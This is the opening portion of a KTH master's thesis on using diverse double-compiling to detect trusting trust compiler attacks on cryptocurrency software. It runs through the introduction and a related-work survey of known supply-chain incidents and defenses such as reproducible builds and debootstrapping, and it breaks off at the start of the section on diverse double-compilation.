



Degree Project in Computer Science and Engineering  
Second Cycle 30 Credits

# Diverse Double-Compiling to Harden Cryptocurrency Software

NIKLAS ROSENCRANTZ

## **Author**

Niklas Rosencrantz  
Electrical Engineering and Computer Science  
KTH Royal Institute of Technology

## **Place for Project**

Stockholm, Sweden  
KTH Royal Institute of Technology

## **Examiner**

Professor Benoit Baudry  
Electrical Engineering and Computer Science  
KTH Royal Institute of Technology

## **Supervisor**

Professor Martin Monperrus  
Electrical Engineering and Computer Science  
KTH Royal Institute of Technology

# Abstract

A trusting trust attack is a special case of a software supply-chain attack. The project in this report, named diverse double-compiling for cryptocurrency (DDC4CC), demonstrates and explains a defense for cryptocurrency software against trusting trust attacks. DDC4CC includes a case study that implements a trusting trust attack and the defense applied to a hypothetical theft of cryptocurrency on the Bitcoin blockchain. The motivation for such an attack is easy to understand: An adversary can acquire significant monetary funds by manipulating economic or decentralized financial systems.

For a supply-chain attack in general, the outcome is potentially even more severe. An adversary can control entire organizations and even the systems belonging to the organization's customers if the supply chain is compromised. Attacks are possible when targets are inherently vulnerable due to trust in their suppliers and trust in the supply chain, i.e., the hardware constructors and the software authors, the upstream development team, and the dependencies in the supply chain.

## Keywords

Trusting trust, Compiler security, Software Supply Chain, Trojan Horse, Cryptocurrency

# Abstract

Detta projekt, som heter DDC4CC, beskriver och demonstrerar möjligheten för cyberattack och försvar, tillämpat på programvara för kryptovaluta. En sådan attack kan fullborda en hypotetisk stöld av kryptovaluta på Bitcoin-blockkedjan. Motivet för en sådan attack är lätt att förstå: En korrumpad person eller organisation kan kontrollera hela organisationer och till och med organisationens kunder om leverantörskedjan äventyras. En motståndare kan skaffa betydande monetära medel genom att manipulera ekonomiska eller decentraliserade finansiella system. Attacker är möjliga när mål till sin natur är sårbara på grund av förtroende för deras skapare och förtroende för deras leveranskedja, det vill säga hårdvarukonstruktörerna och mjukvaruingenjörerna, och beroenden i leveranskedjan.

## Nyckelord

Datasäkerhet, kompilator, datavirus, kryptovaluta, Trojansk häst

# Acknowledgements

I would like to thank everybody who discussed the topic with me, especially my professors Martin and Benoit, Cyrille Artho, Andreas Lindner, Rand Walzmann, Basile Starynkevitch, Terrence Parr, Fredrik Lundevall, Johan Håstad, Roberto Guanciale, David A. Wheeler, Bruce Schneier, Johan Petersson (for peer review), Holger Rosenkrantz (for peer-review) and Ecaterina (for the illustrations).

# Acronyms

**ACL<sub>2</sub>** A Computational Logic for Applicative Common Lisp

**ANSI** American National Standards Institute

**BTC** Bitcoin

**CI** continuous integration

**CLI** command-line interface

**CPU** central processing unit

**CVE** Common Vulnerabilities and Exposures

**DDC** diverse double-compiling

**DDC<sub>4</sub>CC** diverse double-compiling for cryptocurrency

**EXIF** Exchangeable image file format

**FPGA** field-programmable gate array

---

**GCC** GNU Compiler Collection

**GDB** GNU Debugger

**HTTP** Hypertext transport protocol

**OSS** open source software

**RPC** remote procedure call

**PGP** Pretty Good Privacy

**TCC** Tiny C Compiler

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Examples of Key Attack Techniques . . . . .	2
1.1.1	SUNBURST Malware . . . . .	2
1.1.2	XcodeGhost . . . . .	2
1.1.3	Win32/Induc.A . . . . .	3
1.1.4	ProFTP Login Backdoor . . . . .	4
1.1.5	Cyberattacks against Cryptocurrency . . . . .	4
1.2	Problem Statement . . . . .	5
1.3	Contribution . . . . .	5
1.4	Outline of Thesis . . . . .	6
<b>2</b>	<b>Related Work</b>	<b>7</b>
2.1	The Threat Landscape . . . . .	9
2.1.1	Software and Hardware Backdoors . . . . .	9
2.1.2	Self-Replicating Compiler Malware . . . . .	10
2.2	Countermeasures to Backdoors . . . . .	10
2.2.1	Response-Computable Authentication . . . . .	11
2.2.2	Isolating Backdoors with Delta-Debugging . . . . .	11
2.2.3	Firmware Analysis . . . . .	12
2.3	Secure Compilation . . . . .	12
2.3.1	Debootstrapping . . . . .	13
2.3.2	Self-Hosted Systems . . . . .	14
2.4	Testing and Verification . . . . .	14
2.4.1	Verification of Source Code and of Compiler . . . . .	14
2.4.2	Reproducible Builds . . . . .	15
2.4.3	Fuzz Testing . . . . .	15

2.5	Secure Development for Cryptocurrency . . . . .	16
2.6	Diverse Double-Compilation . . . . .	18
2.7	Summary . . . . .	21
<b>3</b>	<b>Reproducing and Mitigating a Trusting Trust Attack</b>	<b>22</b>
3.1	Methodology . . . . .	22
3.2	Qualitative Investigation with Interview . . . . .	23
3.2.1	Interview Protocol . . . . .	24
3.2.2	Discussion with Committers for GCC and TCC . . . . .	26
3.3	Feasibility of a Trust Attack on TinyCC . . . . .	26
3.4	Feasibility of the Defense for Cryptocurrency Software . . . . .	35
3.4.1	Countering Trust Attacks with DDC . . . . .	35
3.5	Summary . . . . .	39
<b>4</b>	<b>Discussion</b>	<b>40</b>
4.1	Lessons Learned . . . . .	40
4.2	Ethical Considerations . . . . .	42
4.3	Future Work . . . . .	43
<b>5</b>	<b>Conclusions</b>	<b>44</b>
	<b>References</b>	<b>46</b>

# Chapter 1

## Introduction

Compromising someone else's build system and covering the tracks so the compromise goes undetected might sound complicated, but it is doable and constitutes a risk for extensive damage. The project described in this report, named DDC4CC, investigates such a scenario. The report includes a case study on implementing a trusting trust attack, as described by Ken Thompson in his Turing Award lecture [56]. The trusting trust attack subverts the compiler that compiles the next version so that all future versions contain malware that targets the future version of the compiler and some other specific target. The method of defense is an application of diverse double-compiling (DDC) [59]. DDC is a technique that checks whether an untrusted executable object accurately represents a given source code. The assumption is that compilers are deterministic, meaning that the same input will result in the same output in repeated runs.

There are several reasons for applying DDC to cryptocurrency software. First, it is an opportunity to survey the state-of-the-art research about supply-chain security for cryptocurrency and its build systems. Second, it would allow recreating a self-contained trusting trust attack derived from the original description, which has yet to be published. A third motivation is to contribute to the software engineering community with a proof-of-concept of the attack and the defense and release the examples in the public domain.

The idea is to take the source code of the compiler that compiled the untrusted executable, compile this ancestor source with a different, trusted (verified) compiler, then use the result from that step to compile the source code of the untrusted

executable object. Finally, check the two objects (the original untrusted executable and the one created from DDC) for any differences. If the output generated by DDC is bit-for-bit identical to the untrusted executable, then the source code accurately represents the executable. If it does not, there might be a bug or malware somewhere.

## 1.1 Examples of Key Attack Techniques

This section describes some of the known attack techniques. These findings show that vulnerabilities and malware originating from the supply chain have become increasingly problematic in providing security and defense. Out of the critical attack techniques we describe, they target the victims' build system and the authentication system.

### 1.1.1 SUNBURST Malware

SUNBURST is the name for a supply chain attack that took place [40]. Specific attacks, such as the SUNBURST attack against the SolarWinds system, happen when malware compromises a vendor's trusted software. In this manner, an adversary can attack both the systems of the target and all the target's client organizations. SUNBURST contains a backdoor that communicates via Hypertext transport protocol (HTTP) to third-party servers with a Trojaned version of a SolarWinds Orion plug-in [18]. After being inactive during the first week to avoid detection, the malware starts retrieving and executing commands on the host. The malware corrupted numerous systems that were critical for security at Governmental organizations.

### 1.1.2 XcodeGhost

In 2015 a compromised compiler for Apple Xcode appeared. The malware had compromised the compiler so that it would inject malware into the output binary. It was named XcodeGhost. The came from was a Trojaned compiler that the users installed. Due to the slow download speeds when downloading large files from Apple's servers, many users would instead download Xcode from non-official servers with a faster download connection [65]. These servers contained the deceptive compiler.

The attack infected many iOS applications. Neither the applications' customers nor

suppliers had been aware of the malware. Amongst the apps infected was WeChat version 6.2.5, a widely installed instant messaging application [63]. In September 2015, WeChat had 570 million active users daily. As iOS had a mobile phone market share of approximately 25% simultaneously, the virus could have reached millions of users by estimate. The infected iOS applications will gather system data, encrypt it, and send it to a remote server using HTTP [65]. The application also can attempt to trick the user into giving away their iCloud password through a crafted dialogue box [64]. Further, the adversary can read and write to and from the clipboard. It can also craft and open malicious URLs for malicious behavior by crafting specific URLs that open other apps with security weaknesses.

### 1.1.3 Win32/Induc.A

A malware targeting Delphi compilers was labeled Win32/Induc [32]. W32/Induc is a self-replicating virus that works similarly to a compiler trap door attack. Chapter 3 of this report thoroughly describes the class of such compiler trap door attacks, and the attempts of defense against them. Win32/Induc.A has been targeting Delphi compilers. The virus inserts itself into the Delphi source libraries upon execution, infecting the compiler toolchain. It then inserts itself into all produced executables from the infected toolchain. The virus targets Delphi installations running on a Windows platform. Upon executing an infected file, the virus will check for the existence and location of a Delphi installation. Early virus versions looked for Delphi installations by looking for a specific registry subkey. Later versions will instead search the hard drive for a compatible Delphi installation. Once the installation is triggered, the malware compromises the Delphi compiler, and all produced executables from the compiler will also include the virus. Induc-C can also infect any .exe files on the computer. Induc-C includes behavior where it downloads and runs other malware. It does this by downloading specific JPEG files containing encrypted URLs in the Exchangeable image file format (EXIF) sections. It will then download and execute the malware at these locations. Amongst the known malware executed is a password stealer.

Reports also indicate that Induc-C has a behavior for making botnets. A known defense against the attack is antivirus software, which can detect infected executables or infected object files. This attack is similar to the compiler trap door attack, as

they both attack compilers and include self-replicating behavior. The main difference between this and the compiler trap door attack is that instead of attaching the virus to the executable, it inserts itself into object files for compiling all programs using the infected toolchain. The compiler executable itself is not infected unless the same toolchain builds it. As the malware is not explicitly attached to the compiler executable, it can be quickly delivered through any infected executable and will then further spread itself to all compiled executables.

### **1.1.4 ProFTP Login Backdoor**

In 2010, a login backdoor appeared in the software named ProFTP [12]. A malware hacker who had access to the repository made a commit that included a backdoor in the authentication to the next version of the ProFTP software. During the ProFTP incident, the intruder concealed an authentication backdoor in the source code package that had to be reverted to mitigate the vulnerability. To create a backdoor, the perpetrator modified the source code directly, which is straightforward once given write permissions to the codebase. Such a supply chain attack can often be mitigated by verification software when the attack is not limited to the binary code but also appears in the source code.

### **1.1.5 Cyberattacks against Cryptocurrency**

There have been a few notable cases of cyberattacks against cryptocurrency software. While most attacks are against wallet providers and exchanges, some attempted attacks target cryptocurrency core and Blockchain protocol. In one case, an adversary compromised the server that hosted the Bitcoin.org website [29]. The adversary could insert a code redirecting users to a phishing website. The adversary did this by compromising the server that hosted the website. Another recent attack was a Trojan horse attack on cryptocurrency software to compromise the codebase in a GitHub repository [50].

Several hypothetical attack methods and exploits are conceivable for stealing a transaction on a blockchain, for example, A theft of a Pretty Good Privacy (PGP) key from a maintainer and using that to sign new versions of the cryptocurrency software will result in a vulnerability. Another possibility is to conduct a domain-specific attack where the compiler inserts code that changes the recipient address of a

transaction, which is more challenging to detect if it happens only in 1/10000 Bitcoin transactions.

## 1.2 Problem Statement

While cryptocurrency has many benefits, including increased privacy, it is not immune to hacking or cyberattacks. For example, a node in the Bitcoin blockchain could be seemingly secure: Its source code may have been code reviewed. The executable may be checked for malware during and after compilation, and its build system can check the builds for reproducibility against reference builds. However, it is still possible that incoming connections are being compromised. Such manipulation can happen from a potential vulnerability, e.g. if the accompanying command-line interface (CLI) or a third-party compatible system that connects to the node was compromised. Furthermore, since the specification is open, a third-party standalone implementation can be compromised even if the reference implementations are free from being compromised. This risk results in a problematic situation where the supply chain needs to strengthen the trustworthiness of a cryptocurrency application, to reduce the risk of stolen transactions and increase the trust in the system.

## 1.3 Contribution

The DDC4CC project aims to reduce the risk of compromised cryptocurrency software by demonstrating the trusting trust attack and providing a defense against the attack for a cryptocurrency application. The project aims to demonstrate that it is possible to create a system to detect the attack. The ability to detect attacks is essential to make monetary transactions trustworthy on the blockchain. By developing a defense against this type of attack, the DDC4CC project hopes to enhance the trustworthiness of cryptocurrency transactions.

The three essential contributions from the DDC4CC project include an interview with an expert, Dr. David A. Wheeler, the Director of Open Source Supply Chain Security at the Linux Foundation. Dr. Wheeler is highly knowledgeable about DDC (the technique that can detect system vulnerabilities and bugs). The interview gives more context to the problem, complements the literature with more specific technical information, and gives a better technical understanding of the attack and the need for the defense. The

interview also discusses how the scientific community has received DDC, alternatives to, and criticism towards DDC. The content material from the interview is novel and was not published anywhere else. This information is essential and new to anyone looking to implement the details of the trusting trust attack. The interview is also good to read for a general idea and an overview of the context. The appendix of this report contains the verbatim interview.

Further, the report includes the implementation of a trusting trust attack that targets a cryptocurrency application. This implementation attack resembles the attack techniques previously described in 1.1.2 and 1.1.3. The attack helps verify that the countermeasure (a defense against the attack) works as intended. The implementation details of the attack should be understood to verify that the countermeasure is effective. Complete demonstrations of this trusting trust attack are otherwise hard or nowhere to be found in the public domain.

The third main contribution provides a thorough description and implementation of the countermeasure, called DDC4CC, and is an application of DDC. This countermeasure is the first demonstration of DDC for cryptocurrency software. It is novel and will provide a means to detect a system that is compromised from its supply chain, even if the system itself is trustworthy, as in the case of vulnerabilities appearing from plug-ins. It can also check builds from third-party extensions, e.g., as a third-party CLI, which connects to the main application but outside the regular toolchain and from another build system that could be compromised. This type of demonstration and implementation of DDC for cryptocurrency software does not appear in the related work.

## **1.4 Outline of Thesis**

In chapter 2, there are references to related work with descriptions of where the research stands today. In chapter 3, a case study follows, with applications of DDC for cryptocurrency. The first half of chapter 3 describes the implementation of the trusting trust attack, and the second half explains the defense. Chapter 4 includes a discussion about the result with some suggestions for future work. Chapter 5 concludes the work and the results.

# Chapter 2

## Related Work

Why should anybody trust that an executable (compiled) object is a legitimate representation of the source code of the intended program? Do we have good reasons to believe that the compiled code does not contain malware embedded during compilation, which can reproduce itself forever? Ken Thompson asked these questions during his Turing Award lecture [56]. The idea originates from an Air Force evaluation of the MULTICS system carried out by Karger and Schell and published in a technical report in 1974 [24]. In 1985, a decade after the work by Karger and Schell, Ken Thompson specified the vulnerability in more concrete detail. Thompson posed questions with snippets in C.

Today, Thompson's article is a canonical and classic work in software security [6, 41, 58]. Thompson provided a detailed explanation of the attack, including source code to prove the concept with a hidden Trojan horse in the ancestor compiler, which is or was used to compile the next version. Thompson asked how much one can trust a running process (with one or more threads) or if it is more important to trust the people who wrote the source code. Thompson also stated that the vulnerability is not limited to the compiler or even ends with the build system: A supply-chain attack can compromise practically any program that handles another program in the way described, such as an assembler, linker, `ar`, Libtool, a loader, or firmware, and hardware microcode.

In the years after Thompson's article, the technologies of compiler security, dependency tracking, and supply-chain cybersecurity received even more interest from academic researchers and commercial businesses. The potential for deceptive malware to propagate in object form without being seen implies that the risk of enormous

damage is technically possible. The build system in many cases relies on the GNU Compiler Collection (GCC) [55]. A possible scenario is that a particular instance of the GCC contains self-replicating malware and that instance compiles itself to the next version. If malware compromises a business critical application, a single individual or organization would be able to manipulate that application arbitrarily. Only in 1998 did Henry Spencer suggest a countermeasure [53].

Validation of input and source code verification are measures that can be appropriate to reduce the risk of an adversary getting control of the flow of execution. While a miscompilation caused the initial trust attack, more recent reports on systems security emphasized the input data. The authors Bratus et al. write that the input processed by the machine should be considered at least as important as the executable [6]. One observation is that input to a machine changes the state of the running process and the machine as if the input data were a program. Therefore, the authors meant that input data could and should be treated as a potential program because the input changes the machine's state.

Before the idea of double-compilation, nobody had suggested any countermeasures. There was no defense against the trust attack, or the defenses were insufficient. Security experts even claimed that there was no defense against the trust attack; Bruce Schneier has asserted that there is no defense if an attack causes the production systems to be compromised [45]. Consequently, given that there is no defense or countermeasure for a trust-based attack, adversaries would quietly be able to subvert entire classes of computers and operating systems, gaining complete control over financial, infrastructure, military, and business systems worldwide.

Detecting binary differences through analysis methods for binary objects is the main idea behind DDC and the other means of binary analysis. Several technologies can detect binary differences in executable objects [19, 36]. The related work discussed in this chapter primarily covers software backdoors, code injection and the vulnerabilities related to such attack techniques.

The two leading practices for improving the security of the supply chain are, firstly, the practice of testing and verification. Testing and verifying systems have been done extensively for many years to minimize the risk of including any vulnerabilities in the system's release version. Secondly, more recently, more emphasis has been put on a practice referred to as secure development and application security to avoid

including vulnerabilities as early as possible in the supply chain. The latter practices a work method referred to as shifting left. Shifting left means software development should work on security from the beginning in the production line. The idea is that cybersecurity should be worked on and considered as early as possible instead of waiting for somebody to fix it later [10]. It is reasonable that these two practices complement each other instead of one of them always being superior to the other. In many cases, a technique for testing and verification will depend on and require a specific development practice done before the test, e.g., using checksums. Therefore the two practices should be seen as complementary to each other.

## 2.1 The Threat Landscape

To give an overview of the threat landscape, Ohm et al. reviewed supply-chain attacks, emphasizing software backdoors [37]. Their results show measures and specific statistics of dependencies, modules, and packages in JavaScript (npm), Ruby (Gems), Java (Maven), Python (PyPI), and PHP.

Zboralski, a technical writer, states that this potential vulnerability is the central problem in network security [68]. As previously described by Ken Thompson, critical systems and activities rely on trust in the people who deliver the systems. We must either build the entire computer system ourselves only with our hardware and software, or implicitly trust those who created the system. Zboralski further claims that the problems of trusting trust are good reasons to work in security engineering.

### 2.1.1 Software and Hardware Backdoors

Mistakes or malice can result in software vulnerabilities and compromised system security. It can happen during the design or during construction. Mistakes and malice sometimes cause backdoors in software and hardware during several steps of construction and development. All use of backdoors has not been out of malice since legitimate administrators and maintenance staff have historically used backdoors to be able to unlock every device of a certain kind for repair and maintenance [17]. This feature of undocumented ways to unlock any device has been a trade-off, partly to solve problems at the expense of compromised security. Today's computers cannot verify an entire system; it would take too long due to the enormous combinatorial number of

possible circuit states.

### **2.1.2 Self-Replicating Compiler Malware**

Software that is supposed to cause miscompilation so that the resulting executable contains a vulnerability is sometimes called compiler malware. John Regehr suggests mitigating the threat with countermeasures against such compiler malware [43]. Two of the questions posed are:

Will this kind of attack ever be detected? Who is responsible for protecting the system: The end-user or the system designer?

The secure compilation aims to protect against the threat of the compiler potentially getting compromised by someone who inserted malware into it. The canonical example is making the compiler check if it is compiling a specific source code, for example, the authentication part of a system, and conditionally embedding a backdoor into the login program so that a particular input sequence will always authenticate the user. This vulnerability was described and demonstrated by Thompson's Turing Award Lecture. The report describes some hypothetical cyberattacks. One of the attack scenarios concerns the possibility of exploiting an IT platform's compiler and production system. Karger and Schell returned more recently with a follow-up article describing the progress over the last 30 years, concluding that the scenario is still a problem that nobody has wholly solved [25].

## **2.2 Countermeasures to Backdoors**

Software backdoors can compromise a system directly, by a direct change in the source code, or indirectly if the build system inserts a backdoor. It will require analyzing binary objects to detect and identify backdoors when the source code is unavailable or when the source code does not directly contain the backdoor. During a code review, an indirect compromise would not appear directly in the source code.

For example, a compromised authentication system containing a backdoor would mean a severe threat and reason for mitigation. For assessing the risk, there are models to quantify the potential damage an incident can cause. One of the models is The Gordon-Loeb model, which measures and quantifies potential damage to the IT system with the risk [21].

### 2.2.1 Response-Computable Authentication

Dai et al. created a framework for response-computable authentication (RCA) that can reduce the risk of including undetected authentication backdoors [12]. Their work extends to the Google Native Client (NaCl) [67]. The idea is to separate and perform checks of the authentication system. Part of the system consists of an isolated environment that works as a restricted part between the authentication system and the other parts of a system. The system is, in its turn, divided into subsystems. These subsystems include checking the cryptographic password-check function for collisions, detecting side effects, or finding other hidden defects or embedded exploits that could otherwise have gone undetected and compromised the authentication.

The underlying assumptions of the work by Dai's research group are similar to the assumptions of cryptographic systems in general: The premise is that an adversary has complete knowledge of the mechanisms in place but no knowledge of the actual passwords or secret codes, or keys in use. This principle descends from Kerckhoffs's principle. The assumption was reformulated (or possibly independently formulated) by American mathematician Claude Shannon. Shannon formulated it as "the enemy knows the system." Consequently, hardware and software developers must design and construct all systems assuming that an enemy will know how the machine works [26, 49]. The work by Dai et al. did not include actual testing or checking of their framework. Testing and checks could further prove the benefit. For example, somebody could test the framework with 30 different authentication mechanisms, where one of them is deliberately vulnerable. Then observe if the framework detects the actual vulnerability with as few false positives as possible.

### 2.2.2 Isolating Backdoors with Delta-Debugging

Schuster and Holz have written about ways to reduce the risk of software backdoors. Their work emphasizes specific debugging techniques that utilize decision trees in binary code [47, 69]. They introduced a debugging technique called delta-debugging, making it possible to detect which system parts are possibly compromised and perform further analysis steps. Their software uses GNU Debugger (GDB) and can analyze binary code for x86, x64, and MIPS architectures. Their software, named WEASEL, is available to the public on GitHub [46]. Their article then gives the results from practical test cases to show that the WEASEL can detect and disable both

malware found in actual incidents and malware deliberately created for specific testing purposes. The authors do not, however, describe how to detect a possible vulnerability in their dependence on the GDB.

Schuster et al. also describe techniques on how to prevent backdoors proactively [48]. They extended the previous work with Napu proposed by Dai et al. The result is a system that has reduced the risk of vulnerabilities through virtualization and isolation.

### **2.2.3 Firmware Analysis**

Shoshitaishvili et al. describe a system called Firmalice [51]. Firmalice is an analysis system for firmware. The authors note that Internet of Things (IoT) devices are becoming more common in many environments and that mistakes often cause software and firmware vulnerabilities. Shoshitaishvili et al. state that for analysis, there is a significant difference between openly available source code and proprietary source code. Since proprietary source code is often unavailable for direct analysis, there is often no opportunity to review or check the source and dependencies of a closed and proprietary embedded system. The authors of Firmalice claim that their system can find vulnerabilities that other analysis systems cannot, namely the one from Schuster and Holz, which rests on certain assumptions that Firmalice does not need [47].

Their article describes how to detect backdoors. Proprietary source code is often unavailable for direct analysis, so the Firmalice system uses existing disassembly techniques. It then identifies what the privileged state of the program could be and generates certain graphs (dependency graphs and flow graphs) so that the analysis identifies what instructions lead to the privileged state. The authors then report several cases of product vulnerabilities in the object code. The authors can evaluate the analysis system's accuracy and find out if the numbers of any false positives or false negatives are within the acceptable range [51].

## **2.3 Secure Compilation**

This section looks at two specific techniques for secure compilation: Debootstrapping and self-hosted systems. The main to focus on these two techniques is the advantages of verification instead of trust in third-party dependencies or previous version from

the same supplier. Secure compilation can ensure that compilers preserve the security properties of the source programs they take as input in the target programs they produce [39]. Secure development is broad in scope; it targets languages with various features (including objects, higher-order functions, memory allocation, and concurrency) and employs various techniques to ensure preserving the security of the source code in the generated executable and at the target platform.

Attacks against the described compiler have been called deniable since the attack and undetected when viewing the compiler's source code. The term descends from the legal expression "plausible deniability" and the technology known as deniable cryptography [2, 60]. The property of being deniable is a primary characteristic of the most brutal supply-chain attacks and constitutes a significant challenge.

### **2.3.1 Debootstrapping**

The need for debootstrapping has been described in work by Courant et al. [11]. Debootstrapping is a technique that uses DDC to eliminate the dependency of a bootstrap compiler. The method is likely to discover bugs or even malicious changes that would reproduce themselves (e.g., the trusting trust attack).

Debootstrapping is encouraged and practiced to avoid trusting the software production system. The idea is always to use at least two different compiler implementations so that one compiler can test the other and avoid self-compiling compilers that compile different versions. The rationale for debootstrapping is to remove the self-dependency and be able to check for a compromised compiler. It involves creating a new compiler in some programming languages other than the language of the compiler-under-test. The result, called the debootstrapped binary, may be very different from the bootstrapped executable (with different or no optimization, as a debootstrapped compiler may produce unoptimized code compared to before debootstrapping).

For Debootstrapping, it will need a second independent compiler where the requirements are somewhat different from the production-level compiler that should be released. The compiler used for checking can only implement a subset and does not need to meet critical performance requirements or be optimized since its purpose is only correctness. Two such compilers have used a Java compiler named Jikes to debootstrap a Java compiler and a minimal C compiler called Tiny C Compiler (TCC) to debootstrap GCC [3].

### 2.3.2 Self-Hosted Systems

There have been findings of an undocumented extra microprocessor in specific systems [15]. There are claims that the only system that can be entirely trustworthy is the one where everything used to create the system is available in the system itself. Somlo describes such a self-hosted system in a recent research report [52]. Somlo notes that the lengths of supply chains are getting longer and longer. Consequently, according to Somlo, it increases the complexity of the problem of checking whether a system is trustworthy. Somlo describes an approach with steps to perform DDC. Somlo takes a broader scope and suggests an entirely self-hosted independent system with field-programmable gate array (FPGA) capable of checking another system. The idea is to have the system that performs the check also reduce the risks of being compromised in the linker, loader, assembler, operating system, or mainboard.

## 2.4 Testing and Verification

Several sources write that it is better to verify than to trust [35, 54]. The recommendation is to adhere to a zero-trust policy as much as possible [1]. During verification, one major challenge has been the exponentially increasing number of states of the system that need to be verified, and the tools available for verification have not been able to keep up with the advances in more complicated computer systems.

### 2.4.1 Verification of Source Code and of Compiler

Formal verification techniques consist of mathematical proofs of the correctness of a system that can be either hardware or software, or both [38]. The authors describe how Frama-C has been used to prove the correctness of some properties annotated into a critical C code embedded into aircraft. Functional equivalence is generally undecidable. The authors describe specific techniques (model checking and more) that are approximate solutions to the equivalence problem. It only requires a reduced state space with annotations and assertions in the source code for checking.

A related technology uses an approach with proofs at the machine-code level of compilers. For this purpose, researchers use a system named A Computational Logic for Applicative Common Lisp (ACL2) as a theorem-prover for LISP. The literature

contains a plethora of descriptions of formal verification of compilers [62]. Wurthinger writes that even if the compiler is correct at the source level and passes the bootstrap test, it may be incorrect and produce incorrect or harmful outputs for a specific source input [13]. There were also attempts to analyze binary (executable) code to detect vulnerabilities directly. Some methods utilized techniques from graph theory to conduct an analysis [14, 19].

## 2.4.2 Reproducible Builds

Reproducible builds, which have been part of the Debian Linux project, have been a relatively successful attempt to guarantee as much as possible that the generated executable code is a legitimate representation of the source code and vice versa. All non-determinism, such as randomness and build-time timestamps, must be removed to achieve reproducible builds. Alternatively, the non-determinism turns deterministic. The objective is that the builds give identical results for every build for the same version [27]. A simple checksum checks that a build is a legitimate version. The authors note, however, that there is still no apparent consensus on which checksum should be considered the right one for any specific build. Finally, trusting the compiler itself has become a catch. Therefore, an instance of GCC is bootstrapped from a minimal (6 kilobyte) TCC with a minimal amount of trusted code.

Linderud examined software production systems with independent and distributed builds to increase the probability of a secure output from the build. He suggests metadata to make it easier to see whether the integrity of the build is compromised [28]. The methods described in that thesis are about the validation of software integrity. The methods include signed code and Merkle trees to validate the downloaded packages against available metadata [31]. The method would have the same vulnerability as any other reliance on an external supplier to protect against third-party tampering with the system. However, it will not protect against any attack from a previous version of the production system. In the case of a trust attack, it is technically possible. Supply-chain attacks were even proven to exist in analog hardware [66].

## 2.4.3 Fuzz Testing

In his writing about DDC, Wheeler claims randomized testing or fuzz testing would unlikely detect a compiler Trojan [59]. Fuzz testing or randomized testing tries to

find software defects by creating many random test programs (compared to numerous monkeys at the keyboard). When testing a compiler, the compiler-under-test gets compared with a reference compiler. The test outcome will depend on whether the two compilers produced different binaries. Faigon describes this approach [16]. The approach has found many software bugs and compiler errors, but it is improbable to detect maliciously corrupted compilers. Suppose such a corrupted compiler diverts from its specifications in only 1/1000 executions of its target (as would be the case in a cryptocurrency system that sends every thousand transactions to a different receiver). In that case, it becomes evident that tests are unlikely to detect the bug in the compiler. For randomized testing to work on compiler-compilers, the input would need to be a randomized new version of the compiler, which no one has attempted. The situation will be that a compiler gets compiled, and the Trojan horse only targets particular input, such as the compiler itself. However, Wheeler's analysis does not explain why we cannot input the compiler's source code into a compiler binary and then do fuzz testing with variations.

## 2.5 Secure Development for Cryptocurrency

Due to the financial capabilities of the Bitcoin project, there has been a general interest in its security. Questions and issues are often about the security of Bitcoin Wallets and their potential breaches and thefts. Theft of a Bitcoin Wallet is often not a consequence of Bitcoin itself being vulnerable or compromised. Instead, theft happens when an intruder exploits a vulnerability in a web framework for the cryptocurrency exchange. Such theft is not necessarily during a transaction on the blockchain, which is the main problem the next chapter will address: The build system can compromise cryptocurrency software to include vulnerabilities. The first Bitcoin white paper aimed at solving the double-spending problem, i.e., to ensure that an amount had only one owner at any given time [34]. The paper did not specifically address the security of its implementation and did not address a supply-chain attack.

The reason for trusting the blockchain of Bitcoin is primarily due to the integrity of verifying that anybody can verify the entire blockchain from the hash value of the first block. The first block's value is a constant in the source code of Bitcoin Core. Developers and users trust that it is secure. Nevertheless, compromising a digital currency's security is an activity that many individuals and organizations would like

to do. It is not just the single individual "malicious hacker" who tries to rob the digital bank or steal someone's digital wallet but also large MNCs and governments that have an interest in compromising the cryptocurrency and manipulating the blockchain.

Chipolina describes in a recent article several techniques and social engineering practices that could make it possible to manipulate a cryptocurrency and compromise its production line and security [8]. One of the scenarios described is the potential risk of having the supply chain compromised if one or more maintainers or developers get their personal or physical security compromised. The development relies on properly using PGP keys, which can get stolen or handled insecurely by mistake.

In a recent news article, Sharma writes that supply-chain attacks have recently occurred against the blockchain [50]. The software supply chain attacked a DeFi platform for cryptocurrency assets. A committer to the codebase had included a vulnerability in the platform's production version. It raised questions about quality assurance for source code contributions and whether the review process was the real problem in this case.

Rosic discusses several different hypothetical scenarios to compromise cryptocurrency and blockchain [4]. Most of the scenarios described are issues and problems with collaboration between Bitcoin users and miners. None of the scenarios described involve binary Trojan horse backdoors or a compromise of the production system.

In 2022, researchers Choi et al. submitted their study of several cryptocurrencies, including specific findings of many security vulnerabilities [9]. Their findings include many duplicated vulnerabilities across different projects, seemingly due to the majority of the cryptocurrencies appearing to have been copies of Bitcoin to begin with and therefore included the same vulnerabilities. They also noted that security vulnerabilities generally take long before somebody mitigates them.

At first sight, there is no clear policy available and no mechanism in practice for secure development and testing and verification of the security, including the dependencies and the build system. In general, any software that includes third-party dependencies must be checked and tracked so that a dependency does not contain a vulnerability or an exploit, and the same reasoning about the build system. There is also an apparent lack of Common Vulnerabilities and Exposures (CVE) information for Bitcoin and

Blockchain projects. The authors of Reproducible Builds mention in the article that the early development of Bitcoin Core was in a "jail." [27] The article's authors most likely referred to a system called Gitian that checked the integrity of Bitcoin builds [61]. Gitian creates this control by doing this deterministic build inside a specific VM, which feeds the instructions through a declaration in YAML. Bitcoin Core has since then changed its build system to GUIX [20].

The authors, Groce et al., published their research about the effectiveness of fuzz testing for Bitcoin Core fuzzing [22]. They examine to what extent it has been possible to conduct fuzz testing to find bugs in the software of Bitcoin Core. A common problem with fuzzing is that the fuzzing becomes saturated, the project under test soon becomes resistant, and further fuzzing finds almost nothing, although having been successful in the beginning. The authors conclude that there is a possibility to utilize fuzz testing for the Bitcoin Core project and that there is room for further improvement.

For simplicity, it is preferable to conduct academic research and tests with minimal software distribution, at least in the beginning. Otherwise, there is a risk that the duration of the build process and other unnecessary complications slow down the pace of the work. For example, the build duration of large projects written in C++ is often relatively long. So instead of the Bitcoin Core written in C++, there is another implementation of Bitcoin called Mako written in ANSI C with fewer external dependencies [23]. Compiling the project into a Bitcoin binary makes it conceptually easier to prove that it is free from malware, as would be the case in a cryptocurrency system that sends one out of every thousand transactions to a different receiver. For randomized testing to work on compiler-compilers, the input must be a randomized new version of the compiler. A recommendation is to keep multiple implementations of a protocol as good practice. In the case of Bitcoin (BTC), they are necessary to mitigate the harm of developer centralization.

## 2.6 Diverse Double-Compilation

